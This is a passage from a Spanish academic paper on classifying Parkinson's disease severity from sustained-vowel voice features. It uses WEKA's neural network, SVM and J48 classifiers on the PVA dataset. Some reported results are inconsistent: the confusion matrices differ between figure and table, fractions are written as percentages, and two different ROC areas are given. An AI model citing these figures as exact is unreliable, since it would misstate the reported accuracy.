Hay similitud entre estas alteraciones y las que se observan en los estados depresivos [9], y se solapan con los cambios que, de forma natural, se producen en el anciano como consecuencia de los cambios fisiológicos producidos en su sistema fonatorio³: modificaciones de la laringe, alteraciones en el sistema respiratorio, en las cavidades de resonancia y en los órganos articulatorios, consecuentes al deterioro en los músculos, cartílagos, articulaciones, ligamentos y mucosa laríngea [13, 36].

En el enfermo de Parkinson se afectan subsistemas relacionados con el control motor del habla: respiratorio, fonatorio y articulatorio; cualquier alteración en uno de estos sistemas afecta a la voz y a la coordinación del habla.

La rigidez asociada a la EP afecta al sistema respiratorio, encargado de facilitar el flujo y presión del aire para generar la voz, lo que se traduce perceptualmente en una voz grave. La eficiencia respiratoria implicada en la fonación puede evaluarse midiendo el tiempo empleado en la pronunciación de vocales; diversos estudios han demostrado que el tiempo de pronunciación de las vocales se reduce significativamente en relación con los sujetos sin patología [35, 42]. Del mismo modo, la enfermedad altera la habilidad y el rango para modular la intensidad de la voz [29, 30], dependientes también de la función respiratoria.

Comúnmente se observa rigidez muscular de la laringe, induciendo un incremento de la tensión laríngea, que se manifiesta mediante una reducción de la variabilidad de la frecuencia fundamental.

El ritmo vibratorio de las cuerdas vocales se altera. La mayoría de las investigaciones informa que los pacientes con EP muestran niveles superiores en la frecuencia fundamental, así como una reducción del rango de frecuencias [19, 47].

En la EP también se observa una disminución en la capacidad para producir prosodia. Esta alteración en prosodia expresiva está documentada y justificada por la reducción [14], variabilidad [42] e intensidad [29, 30] de

³ La fonación es el trabajo muscular realizado para emitir sonidos inteligibles, es decir, para que exista la comunicación oral.

la F0 en tareas de lectura de párrafos en los que los sujetos debían imitar frases acentuando su contenido emocional.

Diversos estudios han propuesto la utilización de parámetros acústicos de la voz como método objetivo y no invasivo para valorar síntomas iniciales en la EP [30]. Estos biomarcadores permiten el diagnóstico temprano de la enfermedad, así como el análisis de la efectividad de la respuestas a tratamientos con levodopa o quirúrgicos.

Las medidas físicas de la voz humana se basan en el empleo de diversos parámetros acústicos que reflejen las tres dimensiones perceptibles del sonido: amplitud, tono y estructura temporal. La amplitud (cuyo principal parámetro es la intensidad) es una medida de la presión sonora al transmitirse la voz en el medio aéreo, expresada en decibelios (dB), dependiente de la amplitud de la vibración de las cuerdas vocales y de la presión subglótica [20]; el tono se expresa mediante la F0 de la señal vocal, medida en hertzios (Hz); por último, los parámetros derivados del tiempo tienen relación con la tasa y rapidez de la vocalización. La representación de las variables físicas es altamente compleja a causa de la variabilidad de la energía espectral de la voz.

La frecuencia fundamental es la principal unidad de análisis acústico. Sus valores varían a lo largo de la vida y según los sexos. Niños y niñas tienen una frecuencia media de 240 Hz hasta la pubertad, en la que los varones tienen un descenso hasta los 110 Hz (la voz se torna más grave), mientras que las mujeres se mantienen en 210 Hz. Hacia la tercera edad aumenta la frecuencia de los hombres a 140 Hz y disminuye en las mujeres a 190 Hz en promedio. Estos valores se modifican en la voz senil, reduciéndose la F₀ en las mujeres a 175 Hz aproximadamente, mientras que se incrementa en el hombre a 130 Hz a los 70 años y a 160 Hz a los 90 años [13].

Existe consenso en considerar el incremento en los niveles de la F0 como uno de los principales marcadores de alteración en la voz en la EP [30,20], Metter y Hanson pusieron de manifiesto que el incremento en la F0 es paralelo a la gravedad de los síntomas y al avance de la enfermedad [42].

Se ha observado la variabilidad temporal de la frecuencia fundamental (jitter) y la amplitud (shimmer) en ciclos consecutivos. Se encuentra que estos parámetros toman valores superiores en enfermos con enfermedad de parkinson [32, 33]. Se asume que estos cambios involuntarios producidos en los pacientes con enfermedad de parkinson reflejan la disminución en la capacidad de los músculos laríngeos para mantener una posición fija en la pronunciación sostenida de las vocales [18].

Otro parámetro acústico que refleja el ruido presente en la señal de voz, la razón ruido/armónicos, también ha mostrado diferencias significativas al comparar la voz de los pacientes con EP y controles [33].

6. Materiales y Métodos

En este trabajo, se utilizó la información disponible en el proyecto PVA, cuya base de datos contiene 779 muestras de voz de pacientes, con distintos grados de parkinson. Las grabaciones contienen una pronunciación sostenida de la letra a.

Para su análisis han medido y publicado 38 parámetros de la voz. Los parámetros 1 y 2 miden la frecuencia fundamental y su variabilidad temporal (jitter). El parámetro 3 es similar al 2. Los parámetros 4 y 5 miden variaciones temporales de la señal. Los parámetros 6 a 19 se usan en reconocimiento del habla y están asociados al filtrado y las articulaciones, es decir que, responden a la forma y oclusiones del tracto vocal en la pronunciación. Los parámetros 20-32 responden a variaciones temporales medias de la forma y oclusiones. Los parámetros del 36 al 38 miden la distribución de la potencia de la señal de voz en las bandas 0-0.5, 0.5-1 y 1-2 Khz.

Los parámetros anteriores se basan en el modelado lineal de la señal de habla. En cambio los parámetros 33, 34 y 35 son medidas de diafonías modernas, que modelan las alinealidades presentes en los sistemas biológicos. Se estima, que son más precisos en la medición de características. El parámetro 33 mide la capacidad que tienen las cuerdas vocales de mantener una oscilación estable, cuantifica desviaciones en la periodicidad, estimando la componente estocástica presente en de la señal de voz. El parámetro 34 caracteriza el ruido turbulento. Las disfonías causadas por el cierre incompleto de las cuerdas vocales pueden incrementar este parámetro.


El parámetro 35 también mide variaciones del tono pero en una escala logarítmica. En la escala usual es más difícil separar las variaciones normales del tono (vibrato y micro-temblores) de las variaciones producidas por la disminución del control del tono del enfermo de parkinson.

El vibrato y micro-temblor depende del tono medio en una persona normal, por lo tanto, se acentúan estas características cuando se las mide es una escala convencional en personas de voz aguda.

La metodología que aplicaremos en este trabajo se puede observar en la imagen 1. Consta de tres pasos:

- Recolección de conjuntos de datos
- Extracción de características y
- Clasificación mediante la herramienta WEKA.

Imagen 1. Metodología aplicada.



Como ya se mencionó el conjunto de datos utilizado en este documento fue creado por el proyecto PVA de Synapse. Consta de 74 atributos, para este trabajo sólo se tomaron los relacionados con las características de la voz. En la imagen 2 se puede observar la descripción y los valores que toman cada uno.

Imagen 2. Nómima de atributos utilizados.

Atributo	Descripción	Valor
feature01	Median F0	real, Hz
feature02	Mean absolute F0 time derivative	real, Hz ²
feature03	Median absolute F0 time derivative	real, Hz ²
feature04	Mean absolute value of time derivative of RMS power	real, Hz
feature05	Median absolute value of time derivative of RMS power	real, Hz
feature06- feature19	Median cepstral coefficients 0-12 for entire voice recording	13 x real
feature20- feature32	Mean absolute time derivative of cepstral coefficients 0-12 across entire voice recording	13 x real
feature33	Recurrence period density entropy (RPDE) Hnorm	real
feature34	Detrended fluctuation analysis (DFA) scaling parameter alpha	real
feature35	Modified pitch period entropy (PPE)	real
feature36	Relative spectral power 0-500Hz	real
feature37	Relative spectral power 500-1kHz	real
feature38	Relative spectral power 1kHz-2kHz	real
pdrs	Categorización. Atributo Clase (Class)	Bajo, Alto

De los 779 registros originales después de realizar el pre-procesamiento nos quedaron 747 registros.

6.1. Software de Minería de datos.

Actualmente existen varios paquetes y complementos, cada uno con sus propias características, que permiten aplicar diferentes técnicas de MD al conjunto de datos con el que trabajamos.

Para este proyecto se optó por WEKA, acrónimo de Waikato Environment for Knowledge Analysis, es un entorno para experimentación de análisis de datos que permite aplicar, analizar y evaluar las técnicas más relevantes de análisis de datos, principalmente las provenientes del aprendizaje automático, sobre cualquier conjunto de datos del usuario [59].

Se optó por esta herramienta por que su licencia es GNU-GPL (software libre). Además, Weka contiene una colección de algoritmos para realizar análisis de datos y modelado predictivo, como también varias herramientas para la visualización de estos datos, además provee una interfaz gráfica que unifica las herramientas para que estén a una mejor disposición.


6.1.1. Preparación de los datos.

Los datos de entrada, sobre los que operarán las técnicas implementadas en Weka, deben estar codificados en un formato específico, denominado Attribute-Relation File Format (extensión ".arff"). La herramienta permite cargar los datos en tres soportes: fichero de texto, acceso a una base de datos y acceso a través de internet sobre una dirección URL de un servidor web. En nuestro trabajo usaremos ficheros de texto. Los datos tienen que estar dispuestos en el fichero de la forma siguiente: cada instancia en una fila, y con los atributos separados por comas. El formato de un fichero arff sigue la estructura siguiente:

```
% comentarios
@relation NOMBRE_RELACION
@attribute r1 real
@attribute i2 integer ...
@attribute s1 {v1_s1, v2_s1, ...vn_s1}
@data DATOS
```

Por lo tanto, los atributos pueden ser principalmente de dos tipos: numéricos de tipo real o entero (indicado con las palabras real o integer tras el nombre del atributo), y simbólicos, en cuyo caso se especifican los valores posibles que puede tomar entre llaves. Una vez preparado el archivo .arff, el mismo es cargado en Weka. En la siguiente imagen se ve la ventana Weka Explorer [59].

Imagen 3. Interfaz de Explorer con la pestaña Preprocess activada



El objetivo de este dominio es construir un clasificador que permita clasificar la *suma reproporcionada del puntaje del estudio* (pdrs_score). El mismo se dividió en 2 clases: *Alta y Baja*. En la ventana mostrada en la imagen 3 se observa en su parte

izquierda el número de datos o instancias (747), el número de atributos (39 = 38 más la clase) y el nombre de los atributos. Recordemos que hay dos posibles clases, que en el gráfico aparecen representadas con diferentes colores.

6.1.2. Clasificación (Classify)

Para construir un clasificador para los datos, se ingresa a la pestaña *Classify*, que se encuentra en la región superior izquierda de la ventana, imagen 3. Se elige el clasificador pulsando el botón *Choose*.

Weka presenta 4 opciones de test, es decir, la manera de computar el porcentaje esperado de aciertos. Estas opciones son:

- **Use training set:** En este caso usaremos para hacer el test el mismo conjunto que el de entrenamiento (el que se va a usar para construir el clasificador). Ya sabemos que esta opción nos dará un porcentaje demasiado optimista.
- **Supplied test set:** Si tenemos un fichero con datos de test distintos a los de entrenamiento, aquí es donde podemos seleccionarlo
- **Cross validation:** Se calcula el porcentaje de aciertos esperado haciendo una validación cruzada de k hojas (podemos seleccionar k, que por omisión es de 10 carpetas).
- **Percentage split:** En este caso, se dividirá el conjunto de entrenamiento que habíamos seleccionado en la pestaña de Preprocess (el archivo .arff) en dos partes: los primeros 66% de los datos para construir el clasificador y el 33% finales, para hacer el test. Podemos seleccionar el porcentaje para entrenamiento (por omisión, es de 66%).

6.2. Algoritmos propuestos


6.2.1. Red Neuronal Artificial

Las redes neuronales artificiales (RNA) son sistemas de procesamiento de la información de estructura y funcionamiento inspirados en las redes neuronales biológicas [27]. Las RNA están compuestas por una red distribuida de elementos que realizan procesos simples, denominados neuronas. Este sistema, emula, en cierto grado, al proceso complejo que se realiza en el cerebro, modelando cada neurona, como una operación simple con un peso sináptico. El objetivo, es que la red de neuronas en su conjunto, pueda realizar tareas más complejas que cada individuo aislado. El sistema se entrena determinando los pesos sinápticos adecuados para resolver una tarea.

Si bien existen varias formas de modelar una neurona, la forma no-lineal presentada a continuación en la imagen 4 es la más aceptada. Consiste en un elemento

básico que realiza una suma ponderada de las entradas con un peso característico de la neurona (bias o sesgo). La salida es el resultado de evaluar una función no lineal en el valor de la suma realizada.

Imagen 4. Modelo no lineal de una neurona, con el bias asignado como peso sináptico




Las RNA aprenden de la experiencia, esto es, aprenden a llevar a cabo ciertas tareas mediante un entrenamiento con ejemplos ilustrativos. Con este entrenamiento o aprendizaje, crean su propia representación interna del problema, por tal motivo se dice que son autoorganizadas. Posteriormente, pueden responder adecuadamente cuando se les presentan situaciones a las que no habían sido expuestas, es decir, las RNA son capaces de generalizar, de casos anteriores a casos nuevos.

6.2.2. Arquitecturas

Las neuronas que componen una RNA se organizan de forma jerárquica formando capas. Una capa o nivel es un conjunto de neuronas cuyas entradas de información provienen de la misma fuente (que puede ser otra capa de neuronas) y cuyas salidas de información se dirigen al mismo destino (que puede ser otra capa de neuronas). En este sentido, se distinguen tres tipos de capas: la capa de entrada que recibe la información del exterior; la o las capas ocultas son aquellas cuyas entradas y salidas se encuentran dentro del sistema y, por tanto, no tienen contacto con el exterior; por último, la capa de salida que envía la respuesta de la red al exterior, imagen 5.

Imagen 5. Arquitectura de tres capas de una RNA.



En función de la organización de las neuronas en la red formando capas o agrupaciones podemos encontrarnos con dos tipos de arquitecturas básicas: redes multicapa y redes monocapa. Consisten en un gran número de elementos simples de procesamiento llamados nodos o neuronas que están organizados en capas. Cada neurona está conectada con otras neuronas mediante enlaces de comunicación, cada uno de los cuales tiene asociado un peso. Los pesos representan la información que será usada por la red neuronal para resolver un problema determinado.

Para determinar el número de neuronas ocultas de cada capa suele utilizarse reglas “ad hoc” que, aunque no resulten matemáticamente justificables, han demostrado un buen comportamiento en diversas aplicaciones prácticas [15]. Entre las que se encuentran:

- *La regla de la pirámide geométrica:* se basa en la suposición de que la capa oculta ha de ser inferior al total de variables de entrada, pero superior al número de variables de salida. La fórmula es:

$$\sqrt{NxM} \quad (1)$$

Siendo N el número de variables de entrada y M el total de neuronas de salida.

- *La regla de la capa oculta-capas de entrada:* según esta regla el número de capas ocultas está relacionado con el número de neuronas de entrada. En particular suele aplicarse la regla 2 x 1, de forma que el número de neuronas ocultas no puede ser superior al doble del número de variables de entrada. En este trabajo esta opción.


6.2.3. Máquinas de Soporte Vectorial

Una Máquina de Soporte Vectorial (MVS o SVM por su nombre en inglés Support Vector Machines) es una nueva técnica de clasificación a la que se le ha prestado atención en años recientes [27].

La teoría de las MVS está basada en la idea de minimización de riesgo estructural (SRM). En muchas aplicaciones, tiene un desempeño superior al de las máquinas de aprendizaje tradicional, como las redes neuronales. La MVS es una herramienta poderosa para resolver problemas de clasificación.

Una MVS primero mapea los puntos de entrada a un espacio de características de una dimensión mayor (i.e.: si los puntos de entrada están en $2 \mathbb{R}$ entonces son mapeados por la MVS a $3 \mathbb{R}$) y encuentra un hiperplano que los separe y maximice el margen m entre las clases en este espacio como se aprecia en la siguiente imagen.

Imagen 6. Hiperplano separador obtenido con la MVS.



6.2.4. Árboles de Decisión.

En Weka encontramos los algoritmos de clasificación de árboles de decisión en la sección “*Trees*”, en esta primer experiencia utilizaremos el algoritmo J48 que contiene Weka, que corresponde al algoritmo de árboles C4.5 [27].

En este algoritmo para cada nodo del árbol se elige un atributo de los datos que divida el conjunto de muestras de forma más eficiente. Es decir, que particione los datos en buenos subconjuntos de una clase u otra. Se utiliza el criterio de ganancia de información o *diferencia de entropía*⁴ para elegir el atributo que dividirá los datos. El atributo que posea la mayor ganancia de información normalizada se elige como parámetro de decisión. El algoritmo continúa de forma recursiva subdividiendo cada conjunto generado en el paso anterior. Cuando un conjunto es puro la recursión se detiene.


Este algoritmo realiza 3 pasos base para la recursión, éstos son:

- ✓ Todas las muestras en la lista pertenecen a la misma clase. Cuando esto sucede, simplemente crea un nodo de hoja para el árbol de decisión diciendo que elija esa clase.
- ✓ Ninguna de las características proporciona ninguna ganancia de información. En este caso, J48 crea un nodo de decisión más arriba del árbol utilizando el valor esperado de la clase.
- ✓ Instancia de la clase previamente no vista encontrada. Una vez más, el algoritmo J48 crea un nodo de decisión más arriba en el árbol con el valor esperado.

El parámetro más importante que deberemos tener en cuenta es el factor de confianza para la poda (*Confidence Level*). Este valor influye en el tamaño y capacidad de predicción del árbol construido. A probabilidad menor, se exige que la diferencia en los errores de predicción antes y después de podar sea más significativa para no podar. El valor sugerido es del 0.25%. Según baje este valor, se

permiten más operaciones de poda. Otra forma de variar el tamaño del árbol es a través del parámetro *M* que especifica el mínimo número de instancias o registros por nodo del árbol. En este trabajo se usaron los valores que trae Weka por defecto.


Imagen 7. Representación gráfica del árbol en Weka.



6.3. Rendimiento del Clasificador

Una vez que se seleccionó el método de clasificación y el modo en que se va a correr el test, pulsando el botón STAR, el software comienza a correr el algoritmo y entregará una salida similar a la imagen 8.

Imagen 8. Salida del clasificador en Weka.



El desempeño de los algoritmos de aprendizaje automático es típicamente evaluado a través de una Matriz de Confusión (MC) como se ilustra en la imagen 9 (la imagen de este ejemplo es para un problema de 2 clases). La misma es una matriz cuadrada en la que se compara la clasificación del algoritmo con la verdad de los datos. A través de la matriz de confusión se evalúa la exactitud de la clasificación, situando en las filas las clases o categorías de predicas y en las columnas las mismas clases para la verdad de los datos.

⁴ En el ámbito de la teoría de la información la entropía, también llamada entropía de la información y entropía de Shannon (en honor a Claude E. Shannon), mide la incertidumbre de una fuente de información.

Imagen 9. Matriz de confusión diádica genérica.

Matriz de Confusión		Clase Verdadera	
		Positivos	Negativos
Clase Predicha	positivos	VP	FP
	negativos	FN	VN
Total columna		P	N

Valores

Verdaderos positivos (VP) Falsos positivos (FP)
Verdaderos negativos (VN) Falsos negativos (FN)

El significado de los valores que se expresan en una MC son los siguientes: Verdadero positivo (VP) representan las muestras correctamente clasificadas como verdaderas mientras que eran verdaderas; los Verdaderos negativos (VN) indican el número de muestras clasificadas como falsas, mientras que en realidad eran falsas; Los otros dos valores indican el número de muestras clasificadas erróneamente. Específicamente, los Falso Negativos (FN) denota el número de muestras clasificadas como falsas, mientras que en realidad eran verdaderas y los Falsos positivos (FP) indican el número de muestras clasificadas como verdaderas, mientras que en realidad eran falsas [27]. En la siguiente imagen se ilustra la MC que entregó Weka luego de haber corrido el algoritmo RNA.

Imagen 10. Matriz de confusión de Weka.

```

=== Confusion Matrix ===
  a  b  <-- classified as
361 12 | a = Bajo
 71 303 | b = Alto
    
```

6.3.1. Métricas de Rendimiento

La Sensibilidad y la Especificidad miden la validez de una prueba diagnóstica, es decir, *en qué grado un ensayo mide lo que se supone debe medir*. Podemos interpretarlas de la siguiente manera:

- **Sensibilidad** (también conocida como *recall*): es la probabilidad de que, dado que un individuo de una clase realmente esté en dicha clase, la prueba lo detecte. Es decir, podemos estimar esta probabilidad como:

$$sensibilidad = \frac{VP}{P} \tag{2}$$

- **Especificidad**: es la probabilidad de que, dado que un individuo no está realmente en una clase, la prueba llegue a la misma conclusión. La estimamos como:

$$especificidad = \frac{VN}{N} \tag{3}$$

- **Exactitud**: Se calcula como el número de unidades clasificadas correctamente, sobre el número total de unidades consideradas. Se obtiene sumando los elementos de la diagonal divididos por el Total de observaciones. Este índice tiende a sobrestimar la bondad de la clasificación. Sus valores se encuentran en el intervalo [0, 1], siendo la clasificación mejor cuanto más se acerque a la unidad.

$$exactitud = \frac{VP + VN}{P + N} \tag{4}$$

Weka entrega algunos otros indicadores:

- **Tiempo**: Esto se conoce como el tiempo necesario para completar el entrenamiento o el modelado de un conjunto de datos. Se representa en segundos.
- **Estadística Kappa**: Una medida del grado de acuerdo no aleatorio entre observadores o mediciones de la misma Variable categórica.
- **Error absoluto medio**: El error absoluto medio es el promedio de la diferencia entre el valor predicho y el valor real en todos Casos de prueba; Es el error de predicción promedio.
- **Curvas ROC (Receive Operating Characteristics)**: Son una metodología desarrollada para analizar un sistema de decisión. Trabaja con las nociones de Sensibilidad y Especificidad. Mediante esta representación de los pares (1-especificidad, sensibilidad) obtenidos al considerar todos los posibles valores de corte de la prueba, la curva ROC nos proporciona una representación global de la exactitud diagnóstica. La curva ROC es necesariamente creciente, propiedad que refleja el compromiso existente entre sensibilidad y especificidad: si se modifica el valor de corte para obtener mayor sensibilidad, sólo puede hacerse a expensas de disminuir al mismo tiempo la especificidad. Si la prueba no permitiera discriminar entre grupos, la curva ROC sería la diagonal que une los vértices inferior izquierdo y superior derecho. La exactitud de la prueba aumenta a medida que la curva se desplaza desde la diagonal hacia el vértice superior izquierdo. Si la discriminación fuera perfecta (100% de sensibilidad y 100% de especificidad) pasaría por dicho punto [39].

7. Resultados Experimentales

Los resultados se resumen en la Tabla 1. Se comparan los resultados en forma conjunta obtenidos a partir de los algoritmos utilizados: Red Neuronal Artificial (RNA), Máquina de Soporte Vectorial (MVS) y Árboles de decisión (AD) algoritmo J48. Se observa en la tabla que la exactitud en la clasificación es muy superior en el caso de RNA (91,96%) y sigue en


importancia el AD (73,76%), mientras que en MVS solo se alcanza un 59,97%.

Tabla 1. Tabla con los resultados de los algoritmos.

Rendimiento	RNA	MVS	AD	
Matriz de Confusión	327	46	212	161
	14	360	161	213
Tiempo	16.11ms	0.16ms	0.17ms	
Exactitud	91.96%	59.97%	73.76%	
Sensibilidad	0.96%	0.59%	0.86%	
Especificidad	0.87%	0.60%	0.67%	
Estadística Kappa	0.839	0.199	0.475	
Error abs. medio	0.105	0.400	0.328	
Curvas ROC	0,967	0,600	0,811	

En la Tabla 1 también se destacan todos los indicadores de RNA como mayores y los MVS como menores.

Imagen 11. Gráfico de la curva ROC que entrega Weka para la corrida de una RNA.



En la Imagen 10 se observa la curva ROC de RNA con un área de 0.9767.

8. Conclusión y futuro ámbito de aplicación

Los resultados son muy buenos con RNA y buenos con AD, en cuanto a indicadores estadísticos.

En una próxima etapa es necesario complementar la interpretación con especialistas médicos que permitan comparar la clasificación con las características clínicas de los enfermos de Parkinson y las características de la voz de los pacientes.

Esto se tomará como punto de partida para la elaboración de una propia base de datos para pacientes residentes en Argentina.

9. Referencias

- [1] Ackermann H, Ziegler W. Articulatory deficits in parkinsonian dysarthria: an acoustic analysis. *J Neurol Neurosurg Psychiatry* 1991; 54: pp. 1093-1098.
- [2] Akin Ozcift, "SVM Feature Selection Based Rotation Forest Ensemble Classifiers to Improve Computer-Aided Diagnosis of Parkinson Disease". En *Journal of Medical Systems*. 2011. Disponible en: <https://www.researchgate.net/publication/51103036>
- [3] Athanasios Tsanasa, Max A. Littlea, Patrick E. McSharrya, Lorraine O. Ramige, "Nonlinear speech analysis algorithms mapped to a standard metric achieve clinically useful quantification of average Parkinson's disease symptom severity". En *J. R. Soc. Interface*. 2010. Disponible en: <http://rsif.royalsocietypublishing.org/content/early/2010/11/11/rsif.2010.0456>
- [4] Athanasios Tsanas, Max A. Little, Patrick E. McSharry, Jennifer Spielman, Lorraine O. Ramig, "Novel speech signal processing algorithms for high-accuracy classification of Parkinson's disease", en *IEEE Trans Biomed Eng*. 2012. Disponible en: <https://www.ncbi.nlm.nih.gov/pubmed/22249592>
- [5] Athanasios Tsanas, "Accurate telemonitoring of Parkinson's disease symptom severity using nonlinear speech signal processing and statistical machine learning". Tesis Univ of Oxford, St. Cross College. 2015. Disponible en: <https://www.ncbi.nlm.nih.gov/pubmed/19932995>
- [6] Bot, B. M., Suver, C., Neto, E. C., Kellen, M., Klein, A., Bare, C., ...& Friend, S. H. (2016). The mPower study, Parkinson disease mobile data collected using ResearchKit. *Scientific data*, 3. (doi: 10.1038/npjparkd.2016.6)
- [7] Chaibub Neto, E. 2014; PVA Challenge Dry Run Report by Elias and the PVA Challenge Dry Run Team. <https://www.synapse.org/#!Synapse:syn2321745/wiki/65078>)
- [8] Carabio, A., Silva Layes, E., Frola, F., Falappa, M., "Bioingeniería Aplicada en el Diagnóstico de Enfermedades", en 7º Congreso Argentino de Informática y Salud, CAIS 2016. Disponible en: http://sedici.unlp.edu.ar/bitstream/handle/10915/58059/Documento_completo.pdf-PDFA.pdf?sequence=1
- [9] Cummings JL, Masterman DL. Depression in patients with Parkinson's disease. *Int J Geriatr Psychiatry* 1999; 14: pp. 711-718.
- [10] De Letter M, Santens P, Borsel, JV. The effects of levodopa on word intelligibility in Parkinson's disease. *J Commun Disord* 2005; 28: pp. 187-196.
- [11] Díaz-Pérez, F., García-Nieto, E., Ros, A. y Claramunt, R. (2014) Best estimation of spectrum profiles for diagnosing

- femoral prostheses loosening. *Medical Engineering & Physics*, 36(2): 233–238.
(<http://dx.doi.org/10.1016/j.medengphy.2013.11.005>).
- [12] Durga, P., Sutha Jebakumari, V., Shanthi, D., “Diagnosis and Classification of Parkinsons Disease Using Data Mining Techniques”, en *International Journal of Advanced Research Trends in Engineering and Technology (IJARTET)* Vol. 3,2016. Disponible en:
https://www.researchgate.net/publication/305471644_Diagnosis_and_Classification_of_Parkinsons_Disease_Using_Data_Mining_Techniques
- [13] Fernández S, Ruba D, Marqués M, Sarraqueta L. Voz del anciano. *Rev Med Univ Navarra* 2006; 50: pp. 44-48.
- [14] Flint A, Black S, Campbell-Taylor I, Gailey G, Levinton C. Acoustic analysis in the differentiation between Parkinson’s disease and major depression. *J Psycholinguist Res* 1992; 21: pp. 383-399.
- [15] Flórez López,R., Fernández, J., “Las Redes Neuronales Artificiales Metodología y Análisis de Datos en Ciencias Sociales”. Editor Netbiblo, 2008 ISBN 8497452461, 9788497452465
- [16] Flowers KA, Robertson C, Sheridan MR. Some characteristics of word fluency in Parkinson’s Disease. *J Neurolinguistics* 1995; 9: pp. 33-46
- [17] Frank Dávila Hernández, Yovannys Sánchez Corales,” Técnicas de minería de datos aplicadas al diagnóstico de entidades clínicas”, en *Revista Cubana de Informática Médica* 201. Disponible en:
http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S1684-18592012000200007
- [18] Gallena S, Smith PJ, Zeffiro T, Ludlow CL. Effects of levodopa on laryngeal muscle activity for voice onset and offset in Parkinson disease. *J Speech Lang Hear Res* 2001; 44: pp. 1284-1299.
- [19] Gamboa J, Jiménez-Jiménez FJ, Nieto A, Montojo J, Orti-Pareja M, Molina JA, et al. Acoustic voice analysis in patients with Parkinson’s disease treated with dopaminergic drugs. *J Voice* 1997; 11: pp. 314-320
- [20] Gamboa J, Jiménez-Jiménez FJ, Mate MA, Cobeta I. Alteraciones de la voz causadas por enfermedades neurológicas. *Rev Neurol* 2001; 33: pp. 153-68.
- [21] García, A M., Carrillo, F., Orozco-Arroyave, J.R., Trujillo N., Vargas-Bonilla J. F., Fittipaldi, S.,Adolfi, F.,Nöth, E.,Sigman, M., Fernández-Slezak, D., Ibáñez, A. &Cecchi, G. A. (2016) How language flows when movements don’t: An automated analysis of spontaneous discourse in Parkinson’s disease. *Brain and Language*, 162:19-28,
(<http://dx.doi.org/10.1016/j.bandl.2016.07.008>).
- [22] Gentil M, Pinto S, Pollak P, Benabid A. Effect of bilateral stimulation of the subthalamic nucleus on parkinsonian dysarthria. *Brain Lang* 2003; 85: 190-6.
- [23] Gómez-Vilda, P., Alvarez-Marquina, A., Rodellar-Biarge, V., Nieto-Lluis, V., Martínez-Olalla, R., Vicente-Torcal, M., et al. (2015a) Monitoring Parkinson’s disease from phonation improvement by log likelihood ratios. In: *Bioinspired Intelligence (IWOB)*, 4th International Work Conference, p. 105–110. (doi:10.1109/IWOB.2015.7160152)
